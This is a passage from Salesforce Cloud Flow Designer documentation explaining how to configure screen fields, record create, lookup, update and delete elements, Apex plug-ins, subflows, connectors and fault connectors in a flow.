`Name`	Helps you identify the element on the canvas.
`Unique Name`	Automatically populated if empty when you fill out the `Name` field and press TAB. The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Appears after you click **Add Description**.
`Navigation Options`	At runtime, the system automatically determines which of the **Next**, **Previous**, and **Finish** buttons are relevant for the screen, depending on whether there are any preceding or following screens in the flow path. You can use this field to restrict the screen from displaying either the **Previous** or **Finish** button. Options: • **No navigation restrictions**—(Default) The system displays all relevant navigation buttons on the screen. • **Don't show Previous button**—Select this option if revisiting the previous screen triggers an action that musn't be repeated, such as a credit card transaction. • **Don't show Finish button**—Select this option if you need the user to go back to a previous screen to continue or complete the flow. For example, suppose the flow prompts the user to enter information to identify an existing contact. The flow then looks up the user-entered info in the database. If no matching contact is found, the flow displays a screen whose sole purpose is to tell the user to go back and try again. That screen shouldn't offer a **Finish** button to the user.

2. To provide flow users with help for the screen:
   a. Click the arrow to expand the Help Text section.
   b. Enter the text that you want flow users to see when they click **Help for this form**.

c. Optionally:

- Use the drop-down menu to add merge fields to your help text.
- Click to switch between the plain text editor and the rich text editor. Using the rich text editor saves the content as HTML.

Configuring User Input Fields on the Screen Element's Field Settings Tab

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

The Screen element overlay in the Flow Designer has three tabs: General Info, Add a Field, and Field Settings.

Use the Field Settings tab to configure the screen field you've selected in the preview pane. The options available on the Field Settings tab vary based on the type of field. Here's how to set up a user input screen field: textbox, long text area, number, currency, date, password, or checkbox.

1. In the Screen overlay's preview pane, click an input field to configure its settings.
2. In the General Info section, enter a `Label` to display text to the left of the field.
3. If you want to use the rich text editor to format your field label, click the rich text editor icon ( ) to the right of the `Label` field.
   a. Once you're done editing the text, click **OK**. The `Label` field display changes to indicate that it is now a rich text field.

      
   b. Click **Edit** to make changes to your label text.
   c. Click **Clear** to completely clear the `Label` field and start over.
4. You can enter a different `Unique Name` for your field. By default, this field is filled in with your field label.

   Note: A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

5. Enter a `Default Value` for the input field. You can select values from existing screen choice fields or flow resources, or you can create a new resource with which to populate the field.

   The data type of the default value must be compatible with that of the field. For example, a checkbox's default value must be of type boolean.
6. For number and currency fields, you can set a `Scale` value. The scale is the maximum number of digits allowed to the right of the decimal point. This number can't exceed 17. If you leave this field blank or set to zero, only whole numbers are displayed when your flow runs.
7. Select the `Required` checkbox to make the field required.
8. In the Input Validation section, create a formula expression to validate the user input for the field.

a. Select `Validate`.
b. Enter a formula expression to define the values allowed for the field.
c. Customize the error message that will be displayed to the flow user if the input fails validation.

   Click to switch between the plain text editor and the rich text editor. Using the rich text editor saves the content as HTML.

Note:

- If the formula statement evaluates to `TRUE`, the input is valid. If the formula statement evaluates to `FALSE`, the error message is displayed to the user.
- If the user leaves the field blank, and the field is *not* required, no validation is performed.

9. To provide flow users with help for the field:

   a. Click the arrow to expand the Help Text section.
   b. Enter the text that you want flow users to see when they click next to the field.
   c. Optionally:

   - Use the drop-down menu to add merge fields to your help text.
   - Click to switch between the plain text editor and the rich text editor. Using the rich text editor saves the content as HTML.

10. Click **OK**.

Checkbox Input Fields Overview

Checkbox Input Fields Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

A checkbox screen field is of type boolean. Use a checkbox screen field to offer flow users a yes or no choice. For example:

- Whether to opt into a marketing campaign.
- Whether to receive a follow-up call after a purchase or case resolution.
- Whether an important policy is understood.

In this case, you can validate that the user selects the checkbox before proceeding to the next screen.

Configuring Choice Fields on the Screen Element's Field Settings Tab

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

The Screen element overlay in the Flow Designer has three tabs: General Info, Add a Field, and Field Settings.

Use the Field Settings tab to configure the screen field you've selected in the preview pane. The options available on the Field Settings tab vary based on the type of field. Here's how to set up a choice screen field: radio buttons, drop-down list, multi-select checkboxes, or multi-select picklist.

1. In the Screen overlay's preview pane, click a choice type field to configure its settings.
2. In the General Info section, enter a `Label` to display text to the left of the field.
3. If you want to use the rich text editor to format your field label, click the rich text editor icon ( ) to the right of the `Label` field.
   a. Once you're done editing the text, click **OK**. The `Label` field display changes to indicate that it is now a rich text field.

   
   b. Click **Edit** to make changes to your label text.
   c. Click **Clear** to completely clear the `Label` field and start over.
4. You can enter a different `Unique Name` for your field if necessary. By default, this field is filled in with your field label.

   Note: A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

5. Optionally, change the `Value DataType`.

   You can't change the value data type of multi-select choice fields; only text is supported.
6. Select the `Required` checkbox to make the field required.
7. Use the `Default Value` field after you've created all your choice options in the Choice Settings section to set one to be to pre-selected by default.
8. Use the Choice Settings section to configure the choice options.

Note: Add the choices in the order you want them to appear in the screen field. You can't rearrange choices.

a. Click the arrow button on the `Choice` field to create a new choice option or select an existing one.
b. To create a new choice, select **CREATE NEW** > **Choice**. See Adding and Configuring a Choice on page 3263.
c. To create a new dynamic choice, select **CREATE NEW** > **Dynamic Choice**. Use a dynamic choice to create a lookup to automatically populate the choice options during runtime. See Adding and Configuring a Dynamic Choice on page 3265.
d. Click **Add Choice** to add another choice option to the screen field.

9. To provide flow users with help for the field:

   a. Click the arrow to expand the Help Text section.
   b. Enter the text that you want flow users to see when they click next to the field.
   c. Optionally:

      - Use the drop-down menu to add merge fields to your help text.
      - Click to switch between the plain text editor and the rich text editor. Using the rich text editor saves the content as HTML.

10. Click **OK**.

Multi-Select Choice Fields Overview
Adding and Configuring a Screen Element

Multi-Select Choice Fields Overview

Multi-select checkboxes and multi-select picklist fields enable flow users to select multiple choices in a screen field. At runtime, each multi-select field stores its field value as a concatenation of the user-selected choice values, separated by semicolons.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

When using multi-select choice fields, consider the following:

- At runtime, any semicolons in the selected choices' stored values are removed when added to the multi-select field value.
- Similar to single-selection choice fields, such as radio buttons and drop-down lists, you can populate multi-select choice fields with flow-specific choices and dynamic choices only. You can't populate multi-select picklists in flows with the picklist values of standard or multi-select picklist fields elsewhere in your organization.
- A multi-select choice field can have only one default value.
- A dynamic choice resource can be configured to assign field values from one user-selected record to variables in the flow. When the dynamic choice is used in a multi-select choice field, flow variables store the field values of only the last selected record in the dynamically generated set of choices. If the dynamic choice is used in multiple multi-select choice fields on the same screen, the flow variable assignments are determined by the first multi-select choice field on the screen.

- To ensure the correct runtime behavior of Decision elements that reference multi-select choice fields:
    - ◊ Configure a stored value for each choice that you use in multi-select choice fields.
    - ◊ Don't use the same choice in multiple multi-select choice fields on the same screen.

Configuring Output Fields on the Screen Element's Field Settings Tab

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

The Screen element overlay in the Flow Designer has three tabs: General Info, Add a Field, and Field Settings.

Use the Field Settings tab to configure the screen field you've selected in the preview pane. The options available on the Field Settings tab vary based on the type of field. Here's how to set up a Display Text field on a Screen overlay.

1. In the Screen overlay's preview pane, click the Display Text field to configure its settings.
2. Enter a `Unique Name`. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
3. Enter the text you want to display to the flow user. For example, you could use a display text field to show flow users a welcome message, a terms and conditions statement, or a description of a product or service.

   Click to switch between the plain text editor and the rich text editor. Using the rich text editor saves the content as HTML.
4. Click **OK**.

Configuring the Screen Element's Field Settings Tab

Adding and Configuring a Screen Element

Adding and Configuring an Assignment Element

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

Use the Assignment element to make changes to the value of a variable. For example, you could dynamically change the value of a customer's credit score depending on how they answer certain questions in the flow.

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. From the Palette, drag the Assignment element onto the canvas.
3. Enter a `Name` and `Unique Name` for the element.

   Note: The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

4. If you haven't already added a description, click **Add Description** to do so.
5. In the Assignments section, select the variable you want to change. If you haven't created the variable yet, you can do that by expanding the CREATE NEW section of the drop-down list.
6. Select an operator.
7. Enter a value or select an element to adjust the variable you selected. Use the CREATE NEW section of the drop-down list to create new resources, if necessary.

   Note: When you add or subtract a number from a date value, the date adjusts in days, not hours.

8. Click **Add Assignment** to add another line. Click and drag assignment line items to reorder them.
9. Click 🗑 to remove a line.
10. Click **OK** to accept your changes or **Cancel** to discard them.

Note: Every time you add an element or resource to a flow, it's also added to the Explorer tab.

Flow Designer Elements

Adding and Configuring a Decision Element

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

Use the Decision element to evaluate a set of conditions and route users through the flow based on the outcomes of those conditions.

You can use a Decision element to drive your flow without explicit end-user input. For example:

- In a customer self-help portal, a Decision element could determine whether a customer is given a return shipping address and information (because an item is definitely faulty), or given information on how to resolve their problem themselves.
- Within a banking flow, a Decision element could determine if a customer should be offered a loan or not (based on results of a credit scoring formula).

Tip: If you ask a user to make a choice, for example with a drop-down list choice field on a screen, you can add a Decision element after the Screen element to create the branches of the flow based on the choice options. Represent each choice option in your Decision element and connect it to a branch of your flow.

To add or configure a Decision element:

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. From the Palette, drag the Decision element onto the canvas.
3. Enter a `Name` and `Unique Name` for the Decision.

   The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
4. If you haven't already added a description, click **Add Description** to do so.
5. Create the outcomes for the decision:

   a. Enter a `Name` and `Unique Name` for the first outcome.
   b. Set up the conditions for the outcome. You can expand the CREATE NEW section of the `Resource` or `Value` drop-down list to create new resources, if necessary.

      Note: Two operators are unique to the Cloud Flow Designer. Depending on the type of `Resource` you select, you might see these in the `Operator` list:

      - **was selected**—Available only for choices. Lets you track whether a specific choice on a screen was selected by the user. To learn more about how **was selected** works, see Visual Workflow Considerations on page 3270.
      - **was visited**—Available for any main canvas element. Lets you track whether an element in the flow was visited by the user.

      Selecting either of these operators makes the `Value` of the condition statement Boolean. You can then set the `Value` to true or false by clicking the arrow button, expanding the GLOBAL CONSTANT section, and selecting either `$GlobalConstant.True` or `$GlobalConstant.False`. For more information, see Global Constants Overview on page 3267.

c. Click **Add Condition** to add another condition or click to remove a condition. At runtime, the conditions are evaluated in the order you specify.
d. Choose under which conditions the outcome evaluates to `true`:
   - **All conditions must be true (AND)**—The outcome will evaluate to `true` overall if all the conditions you specified evaluate to `true`.
   - **One condition must be true (OR)**—The outcome will evaluate to `true` overall if at least one of the conditions you specified evaluates to `true`.

6. Click **Add Outcome** to add more outcomes. You can drag outcomes up and down to reorder them.
7. Click **[Default Outcome]** to set up a path to which users will be routed if none of the other outcome conditions are met.
8. Click **OK** to accept your changes or **Cancel** to discard them.

When you're done setting up your outcomes, you can then draw connectors from your Decision element to other elements on the canvas and assign an outcome to each connector.

Flow Designer Elements

Adding and Configuring a Record Create Element

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

Use the Record Create element to create a new record in Salesforce using values from your flow. For example, you could capture the name and address that a user enters into the flow, use the Record Lookup element to see if they exist in Salesforce, and if they don't, use the Record Create element to create a new record for that user.

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. From the Palette, drag the Record Create element onto the canvas.
3. Enter a `Name` and `Unique Name` for the element.

   Note: The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

4. If you haven't already added a description, click **Add Description** to do so.

5. Select the object for which you want to create a record.
6. Select the field or fields from the object that you want to populate, then assign a value or resource to the field. The data types must match.

   In the `Value` column, you can manually enter literal or merge field values. You can also select pre-defined flow values (from variables, constants or user inputs, for example). Use the CREATE NEW section of the drop-down list to create new resources, if necessary. When entering a date value, you must use the MM/DD/YYYY format.
7. Click **Add Row** to set the value of another field.
8. Click to remove a line.
9. Optionally, assign the new record's ID to a variable so you can use it or refer to it later in the flow. The variable you choose must be of type `text`. If you haven't created the variable yet, you can do that by expanding the CREATE NEW section of the drop-down list.
10. Click **OK** to accept your changes or **Cancel** to discard them.

Important: Check your object definition to ensure that all required fields are populated with values; otherwise the record create will fail at runtime. If the record create does fail, the fault connector path will be taken if you've defined one.

Fault Connector Overview

Adding and Configuring a Record Lookup Element

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

Use a Record Lookup element to find a Salesforce record and store the values from its fields into your flow. For example, you could use a Record Lookup element to:

- Input (or read) a bar code from a product tag and use the code to read data from the database to find out the product name or description.
- Look up item details to check for stock availability.
- Look up a customer record to verify a caller's identity.

To add and configure a Record Lookup element:

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. From the Palette, drag the Record Lookup element onto the canvas.
3. Enter the general settings for the element.

Field	Description
`Name`	Helps you identify the element on the canvas.
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Appears after you click **Add Description**.

4. Select the object to identify which record type to look up.
5. Specify the filter criteria for selecting the record from the database.

   Click **Add Row** to enter more filters. Click to remove a row.

Column Header	Description
`Field`	Field for filtering records.
`Operator`	The available filter operators depend on the data type selected for the `Field` and `Value`.
`Value`	The `Field` and `Value` in the same row must have the same data type. Options: • Select an existing flow resource, such as a variable, constant, or user input. • Select CREATE NEW to create a new flow resource. • Manually enter a literal value or merge field. If you manually enter a date, you must use the MM/DD/YYYY format.

   Make sure your filter criteria sufficiently narrows the search. The Record Lookup element ultimately returns only the first record from the filtered results, which aren't retrieved from the database in any particular order.

6. To sort the filtered results before the first record is selected:
   a. Select `Sort results by`.
   b. Select the field to sort by. Only sortable fields appear in the drop-down list.
   c. Select the sort order, either ascending or descending.
7. Assign the values of fields in the returned record to variables in the flow.

   Click **Add Row** to enter more field assignments. Click to remove a row.

Column Header	Description
`Field`	Record's field whose value you want to assign to a variable.
`Variable`	Select an existing flow variable, or select CREATE NEW to create a new variable.

8. Click **OK**.

Note: If the record lookup fails for some reason, the fault connector path will be taken if you've defined one.

Adding and Configuring a Record Update Element

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

Use a Record Update element to update a set of records in Salesforce with variable, constant, input, or other values from your flow. You can update a single record, or multiple records, depending on how you set your filter criteria.

If you're using flows in a call center, for example, you can use a Record Update element to automatically update Salesforce with data collected from callers, such as new addresses, phone numbers, or product preferences.

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. From the Palette, drag the Record Update element onto the canvas.
3. Enter a `Name` and `Unique Name` for the element.

   Note: The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

4. If you haven't already added a description, click **Add Description** to do so.
5. Select the object for which you want to update a record.
6. Set criteria to select which records get updated. The data types of the values in the `Field` and `Value` columns must match.

   In the `Value` column, you can manually enter literal or merge field values. You can also select pre-defined flow values (from variables, constants or user inputs, for example). Use the CREATE NEW section of the drop-down list to create new resources, if necessary. When entering a date value, you must use the MM/DD/YYYY format.

   Important: You must configure at least one filter, or you will update **all** the records for the object.

7. Click **Add Row** to add another filter.
8. Click to remove a line.
9. Update record fields with values from your flow:

a. Select a field on the record that you want to update.
b. Select a value from your flow (like a variable, constant or user input, for example) that you want to assign to the record's field. Use the CREATE NEW section of the drop-down list to create new resources, if necessary.
c. Click **Add Row** to update another field.
d. Click to remove a field.

10. Click **OK** to accept your changes or **Cancel** to discard them.

Note: If the record update fails for some reason, the fault connector path will be taken if you've defined one.

Fault Connector Overview

Adding and Configuring a Record Delete Element

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

Use a Record Delete element to delete records in Salesforce. You can delete a single record or multiple records, depending on how you set your filter criteria.

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. From the Palette, drag the Record Delete element onto the canvas.
3. Enter a `Name` and `Unique Name` for the element.

   Note: The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

4. If you haven't already added a description, click **Add Description** to do so.
5. Select the object whose records you want to delete.
6. Add rows of filter criteria to determine which records will be deleted. You must configure at least one filter.

   In the `Value` column, you can manually enter literal or merge field values. You can also select pre-defined flow values (from variables, constants or user inputs, for example). Use the CREATE NEW section of the drop-down list to create new resources, if necessary. When entering a date value, you must use the MM/DD/YYYY format.
7. Click **Add Row** to add another filter.

8. Click to remove a line.
9. Click **OK** to accept your changes or **Cancel** to discard them.

Warning: Things to note when using a Record Delete element:

- Be careful when testing flows that contain Record Delete elements. Even if the flow is inactive, running it will trigger the delete operation.
- To prevent deleting records by mistake, be as specific in your filter criteria as possible.
- Records are deleted from your organization the moment the flow executes the Record Delete element.
- Deleted records are sent to the Recycle Bin and remain there for 15 days before they are permanently deleted.

Note: If the record delete fails for some reason, the fault connector path will be taken if you've defined one.

Flow Apex Plug-ins Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

The Apex Plug-in element represents a piece of Apex code that you can use to pass data between your organization and a flow.

When using Apex plug-ins in a flow:

- Add a tag string to your Apex plug-in to group your plug-ins in the Flow Designer Palette. If you don't add a tag string to a plug-in, it shows up at the root level of the Apex Plug-ins section.
- Apex primitive data types Blob and Time aren't supported for flow plug-ins.
- If you don't provide a name for your plug-in, it displays in the Palette using the class name.
- If you make code changes to an Apex plug-in while the Cloud Flow Designer is open, you won't see the changes in the plug-in elements until you close and re-open the Designer.

Adding and Configuring an Apex Plug-in Element
Flow Designer Elements

Adding and Configuring an Apex Plug-in Element

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

The Apex Plug-in element represents a piece of Apex code that you can include in a flow. It lets you call an Apex class with the `Process.Plugin` interface and pass data between your organization and a flow.

When you open it, the Cloud Flow Designer discovers any `Process.Plugin` classes you created and displays them as elements on the Palette. Select a plug-in on the Palette to view its tag, class name, inputs, and outputs in the Description pane. Required inputs are listed with an asterisk (*).

Important: Before you can use an Apex Plug-in element in a flow, you must first write the Apex class that implements the `Process.Plugin` interface. Be sure your describe method is implemented correctly so the Flow Designer can pull the input and output information.

To add or configure an Apex Plug-in element:

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. From the Palette, drag an Apex Plug-in element onto the canvas. The class name and plug-in description are taken from the plug-in code.
3. Enter a name for your new plug-in element.
4. If necessary, enter a different unique name.

   Note: The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

5. If you haven't already added a description, click **Add Description** to do so.
6. On the **Inputs** tab, assign values to the Apex parameters.

   Required parameters are automatically listed as targets. Click **Add Row** to set an optional parameter. Click to remove a row.

Column Header	Description
`Target`	Apex parameter whose value you want to set.
`Source`	Value to assign to the Apex parameter. Options: • Select an existing flow resource, such as a variable, constant, or user input. • Select CREATE NEW to create a new flow resource. • Manually enter a literal value or merge field.

Column Header	Description
	If you manually enter a date, you must use the MM/DD/YYYY format.

7. On the **Outputs** tab, assign values from Apex parameters to variables in the flow.

   Click **Add Row** to enter more output assignments. Click to remove a row.

Column Header	Description
`Source`	Apex parameter whose value you want to get.
`Target`	Select an existing flow variable, or select CREATE NEW to create a new variable.

8. Click **OK**.

Note: If the Apex plug-in fails for some reason, the fault connector path will be taken if you've defined one.

Fault Connector Overview

Subflows Overview

Reduce the complexity of your flow by reusing other flows.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

A subflow element references another flow and calls that flow at runtime. When a flow contains a subflow element, we call it the *master flow* to distinguish it from the referenced flow.

With subflows, you can simplify your overall flow architecture. Build reusable flows to perform common tasks. For example, you can build reusable flows to capture address and credit card information, and authorize a credit card purchase amount. Then you can have multiple product-ordering flows call the reusable flows as needed.

At runtime, the master flow calls the *active* version of each referenced flow by default. If a referenced flow has no active version, then the master flow calls the *latest* version of the referenced flow. To run only the latest version of each referenced flow, use one of the following methods:

- Open the master flow in the Cloud Flow Designer, and click **Run with Latest** in the button bar.
- Run the master flow from the flow URL appended with `?latestSub=true`.

Note: Only flow administrators can run inactive flows. For other users, the flow will fail at runtime if a subflow element tries to call a flow with no active version.

The Palette lists the other flows in your organization. If you select a flow in the Palette, the following information appears in the Description pane:

- The flow's unique name and description.
- The version of the flow that would be called by default at runtime.
- The flow version's variables that are available for input or output assignments.

  From a subflow element, you can only assign values to or from the referenced flow's variables that allow input/output access. This access is determined by the `Input/Output Type` of the variable. If you need to change the variable's `Input/Output Type`, open the referenced flow to edit the variable.

Adding and Configuring a Subflow Element
Putting Flows to Work

Adding and Configuring a Subflow Element

Use a subflow element to have the flow call another flow at runtime.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

Before you begin, create or install the other flow that you want to call.

A subflow element references another flow and calls that flow at runtime. When a flow contains a subflow element, we call it the *master flow* to distinguish it from the referenced flow. Use subflow input and output assignments to transfer data between the master flow and the referenced flow.

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. From the Palette, drag the flow that you want to call onto the canvas.
3. Enter the general settings for the subflow element.

Field	Description
`Name`	Helps you identify the element on the canvas.
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

Field	Description
`Description`	Appears after you click **Add Description**.

4. On the **Inputs** tab, assign values to variables in the referenced flow.

   These variable assignments occur when the master flow calls the referenced flow at runtime.

   Click **Add Row** to enter more variable assignments. Click to remove a row.

Column Header	Description
`Target`	Referenced flow's variable whose value you want to set. By default, the subflow overlay's drop-down lists for selecting the referenced flow's variables are populated with the variables of the currently *active* version of the referenced flow. If the referenced flow has no active version, the drop-down lists are populated with the variables of the *latest* version of the referenced flow. You can, however, view or select from the inputs and outputs of other versions of the referenced flow.
`Source`	Master flow's resource or value to assign to the target. Options: • Select an existing flow resource, such as a variable, constant, or user input. • Select CREATE NEW to create a new flow resource. • Manually enter a literal value or merge field. If you manually enter a date, you must use the MM/DD/YYYY format.

5. On the **Outputs** tab, assign values from the referenced flow's variables to the master flow's variables.

   These variable assignments occur when the referenced flow finishes running.

   Click **Add Row** to enter more variable assignments. Click to remove a row.

Column Header	Description
`Source`	Referenced flow's variable whose value you want to assign to the target. By default, the subflow overlay's drop-down lists for selecting the referenced flow's variables are populated with the variables of the currently *active* version of the referenced flow. If the referenced flow has no active version, the drop-down lists are populated with the variables of the *latest* version of the referenced flow. You can, however, view or select from the inputs and outputs of other versions of the referenced flow.
`Target`	Master flow's variable whose value you want to set.

6. Click **OK**.

Viewing Inputs and Outputs of Other Referenced Flow Versions
Subflows Overview

Viewing Inputs and Outputs of Other Referenced Flow Versions

While configuring a subflow element, you can view the variables of a specified version of the referenced flow.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

Before you begin, add a subflow element to your flow.

From a subflow element, you can only assign values to or from the referenced flow's variables that allow input/output access. This access is determined by the `Input/Output Type` of the variable. If you need to change the variable's `Input/Output Type`, open the referenced flow to edit the variable.

By default, the subflow overlay's drop-down lists for selecting the referenced flow's variables are populated with the variables of the currently *active* version of the referenced flow. If the referenced flow has no active version, the drop-down lists are populated with the variables of the *latest* version of the referenced flow.

If you want to populate the drop-down lists with the variables of another version of the referenced flow, or if you just want to view the descriptions of the referenced flow's variables, complete the following steps.

1. On the subflow overlay, expand the `Input/Output Variable Assignments` section.
2. Click **View input/output of other versions**.
3. Use one or more of the following options in the Select Version of Referenced Flow overlay.

Option	Description
Select a `Version` number in the left pane.	The Inputs and Outputs tabs display the variables in the selected version of the referenced flow.
Select the **Inputs** tab or the **Outputs** tab.	The tab displays: • The variables available for input or output assignment in the selected `Version` of the referenced flow. • The data type of each variable. • The description, if any, of each variable.
Click **OK**.	The subflow overlay's drop-down lists for selecting the referenced flow's variables are populated with the variables of the selected `Version` of the referenced flow.

When you configure subflow input and output assignments, you can specify variables from any version of the referenced flow. This enables you to develop both the master flow and referenced flow in parallel, while keeping another version of the referenced flow active for its users. When you *save* the master flow, however, the subflow validations are performed only against the currently active version—or if there is no active version, then against the latest version—of the referenced flow. You may see informational validation messages about the variables that couldn't be found or that were configured differently in the referenced flow, but those messages won't block you from saving the flow. Nevertheless, be sure to resolve all validation errors before you *activate* the master flow.

Adding and Configuring a Step Element

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To open, edit, or create a flow in the Cloud Flow Designer:	"Manage Force.com Flow"

Use the Step element as a placeholder when you're not sure what kind of element you need. Using Step elements, you can sketch out a draft of any new flow or make conceptual changes to an existing flow.

To add or edit a Step element in the Flow Designer:

1. From Setup, click **Create** > **Workflow & Approvals** > **Flows** and open a new or existing flow.
2. From the Palette, drag the Step element into the main area of the canvas.
3. Enter a name for the Step.
4. If you haven't already added a description, click **Add Description** to do so.
5. Click **OK** to accept your changes or **Cancel** to discard them.

Steps aren't valid elements for active flows. You can have a draft flow with Steps in it and can run it in the draft state as an administrator, but you must replace the Steps with other elements before you can activate the flow and let users run it.

Converting a Step into a Screen

You can convert a Step into a Screen element at any time by hovering your mouse over it and clicking .

Things to note about converting Step elements:

- Upon conversion, a Step's incoming connectors are preserved, but any outgoing connectors assigned to it are deleted.
- After conversion, you can no longer use the Step's original unique name.

Adding and Configuring a Screen Element
Flow Designer Elements

Connector Element Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Connectors control how the flow is executed and are represented as arrows on the Flow Designer canvas.

Adding and Deleting Connectors

To add a connector between flow elements, click the node beneath the source element and drag and drop a line anywhere onto a target element. To delete a connector, select it and press the DELETE key. If the source element has defined outcomes, when you drop the connector onto its destination, you must select which outcome to assign to the path.

Tip:

- When you select a connector, its color changes from gray to green.
- You might find it easier to select a connector by clicking and dragging an area on the canvas that includes both ends of the connector.

Connector Properties and Expected Behavior

- When you click and drag an element around the canvas, each end of the connector stays stuck to its element and stretches to accommodate the new element position. If you move the element into a new position in the flow, you must manually adjust any connections and outcomes.
- Deleting a connector doesn't delete the outcome associated with it, but deleting an element's outcome does delete the associated connector.
- Only Decisions, Steps and data elements can have more than one outgoing connector.

  Some elements also support an outgoing fault connector.
- The source and destination elements for a connector can't be the same.

Fault Connector Overview
Flow Designer Elements

Fault Connector Overview

While a connector element determines the normal path of flow execution, a fault connector is executed at runtime only when its source element results in an error.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

A fault connector can have any target element but only the following source elements:

- Apex Plug-In
- Record Create

- Record Update
- Record Lookup
- Record Delete

By default, if executing one of these elements results in an error, the flow displays a generic error message to the flow user. Also, the user can't proceed with the flow. Use fault connectors to gracefully handle such errors. For example:

- Suppose an Apex plug-in element calls an external Web service to validate user-entered addresses. If the Web service call fails for any reason, the flow can proceed along the fault connector to a screen where the user can verify the entered address, make any corrections, and proceed with the flow.
- If the flow is used only internally, for example by call center users, each fault connector's target screen can display a system fault message that flow users can give to the IT department. For example, you can set up a Display Text field on the screen as follows:

```
Sorry, but you can’t update records at this time.
Please open a case with IT, and include the following error message:
{!$Flow.FaultMessage}
```

- You can ignore the errors completely, and have the flow proceed along the normal path. To do this, add a fault connector on top of the connector element.

Add and delete a fault connector just as you would add and delete a connector element, only you need to add the connector element first. The connector element properties and expected behavior also apply to fault connectors.

Connector Element Overview
Flow Designer Elements

Flow Designer Resources

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Resources, such as variables, constants, or formulas, allow you to store or manipulate data and use it throughout your flow. For example, if a user inputs the cost of a meal in a tip calculator flow, you can store that value as a constant and use it with a formula to calculate optimum tip amount based on what service level the user chooses later in the flow.

Resources are non-visual elements. They won't show up on your canvas and can't be added to it. If you need to edit or delete resources you've created, you can find them on the Explorer tab.

The following resources are available in the Cloud Flow Designer:

- Constant
- Variable
- Formula
- Text Template
- Choice
